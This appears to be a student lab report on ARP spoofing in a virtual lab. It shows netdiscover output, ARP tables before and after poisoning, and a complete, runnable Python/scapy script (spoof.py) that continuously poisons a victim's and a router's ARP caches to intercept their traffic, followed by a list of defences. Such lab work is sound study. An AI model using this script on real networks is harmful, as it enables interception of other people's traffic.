Ethical Hacking: Spoofing Report

Jordi Nadeu Ferran

Abstract

In this laboratory, we implemented an ARP spoofing attack to intercept network traffic between a victim and a router. The exercise demonstrated the vulnerabilities in the ARP protocol and provided information on the execution and detection of ARP spoofing attacks.

1 Introduction

Address Resolution Protocol (ARP) is a crucial mechanism within computer networks that translates IP addresses into MAC addresses, enabling devices within the same network to communicate over Ethernet. When a device wants to communicate with another, it sends an ARP request asking for the MAC address associated with an IP address, and the recipient responds with an ARP reply containing that information. These ARP requests and replies are stored in ARP tables on each device. The simplicity of ARP, however, leads to a significant vulnerability: the protocol lacks authentication. This means that devices on a network will accept and update their ARP tables based on any ARP reply they receive, regardless of whether it was solicited or not. This creates an opportunity for ARP spoofing attacks.


ARP spoofing involves sending fake ARP messages to a network, convincing devices that the attacker's machine is the router (gateway) or another host on the network. By manipulating the ARP tables of the victim and the router, the attacker can intercept or modify communication between these devices, enabling a classic man-in-the-middle (MITM) attack.

2 Procedure

We have the following environment (VMs):

- Kali Linux (attacker) with IP (192.168.1.104)
- Metasploitable (victim) vulnerable machine with IP (192.168.1.103)
- pfSense (router) managing network traffic with IP (192.168.1.1)

Using netdiscover command, we identified the IP addresses as shown in the Figure 1.



```
2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 ___________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ___________________________________________________________________________
192.168.1.1     08:00:27:61:17:a6      1      60  PCS Systemtechnik GmbH
192.168.1.103   08:00:27:1f:3c:49      1      60  PCS Systemtechnik GmbH
```

Figure 1: Netdiscover


We also need to enable IP forwarding on Kali Linux, ensuring that intercepted packets would continue to be routed between the victim and the router.

```
sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
```

We installed the dsniff suite on Kali Linux, which includes the arpspoof tool for ARP poisoning. Using arpspoof, we performed a MITM attack by spoofing ARP messages between the victim (Metasploitable) and the router (pfSense).


First, we tricked the victim into believing Kali was the router, then we tricked the router into believing Kali was the victim. We altered the ARP tables of both the victim and the router, causing traffic meant for the router to be sent to the attacker's machine (Kali) instead.

To observe the effects of ARP spoofing, we inspected the ARP tables on the Metasploitable machine before and after the attack.



```
msfadmin@metasploitable:~$ sudo arp -a
pfSense.home.arpa (192.168.1.1) at 08:00:27:61:17:A6 [ether] on eth0
msfadmin@metasploitable:~$
```

Figure 2: ARP table before attack



```
msfadmin@metasploitable:~$ sudo arp -a
? (192.168.1.1) at 08:00:27:AD:25:87 [ether] on eth0
? (192.168.1.104) at 08:00:27:AD:25:87 [ether] on eth0
```

Figure 3: ARP table after attack

As can be seen in the figures below. Before the attack, the ARP table correctly mapped the router's IP (192.168.1.1) to its MAC address (**08:00:27:61:17:A6**).

After the attack, the router's IP was incorrectly mapped to Kali's MAC address (**08:00:27:AD:25:87**), indicating a successful ARP spoofing attack.

Below is the code of the python script that automates ta spoofer ARP attack. To execute it you need to run the following command:

```
sudo pyton3 spoof.py <vict-ip> <router-ip>
```

spoof.py

```python
from scapy.all import ARP, Ether, send, srp
import time
import sys

# Function to get MAC address of a given IP
def get_mac(ip):
    # Create ARP request packet for the MAC address of target IP
    arp_request = ARP(pdst=ip)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request

    # Send the packet and capture the response
    answered_list = srp(arp_request_broadcast, timeout=2, verbose=False)[0]

    # Return the MAC address from the response
    return answered_list[0][1].hwsrc

# ARP spoofing function
def spoof(target_ip, spoof_ip):
    # Get the target's MAC address
    target_mac = get_mac(target_ip)

    # Create the spoofed ARP packet
    arp_response = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    # Send the packet
    send(arp_response, verbose=False)

# ARP spoofer main function
def start_spoofing(target_ip, victim_ip):
    print("[*] Starting ARP spoofing... Press Ctrl+C to stop.")
    while True:
        # Spoof the target (make it think we are the victim)
        spoof(target_ip, victim_ip)

        # Spoof the victim (make it think we are the target)
        spoof(victim_ip, target_ip)

        time.sleep(2)

if __name__ == "__main__":
    target_ip = sys.argv[1]
    victim_ip = sys.argv[2]

    start_spoofing(target_ip, victim_ip)
```

3 Conclusions

This lab demonstrated the inherent vulnerability in the ARP protocol and how we can exploit it to perform MITM attacks. ARP spoofing exposes a critical flaw in network security where the trust placed in ARP replies can be manipulated to redirect network traffic through an attacker's machine without detection. The simplicity of ARP, which lacks verification of the authenticity of ARP messages, provides an easy entry point for attackers on local networks.

I think while ARP spoofing is a simple attack, its impact can be devastating, enabling to intercept sensitive information. Understanding these vulnerabilities is crucial for building more secure network infrastructures.

On how to defend against this type of attack, I have found several options doing some internet research, such as static ARP entries, Dynamic ARP Inspection, MAC filtering, VPNs, and intrusion detection systems. But for me the most interesting option to mitigate this kind of attack is the adoption of IPv6, which uses the Neighbor Discovery Protocol (NDP) instead of ARP for address resolution, and NDP includes cryptographic security features like Secure Neighbor Discovery (SEND).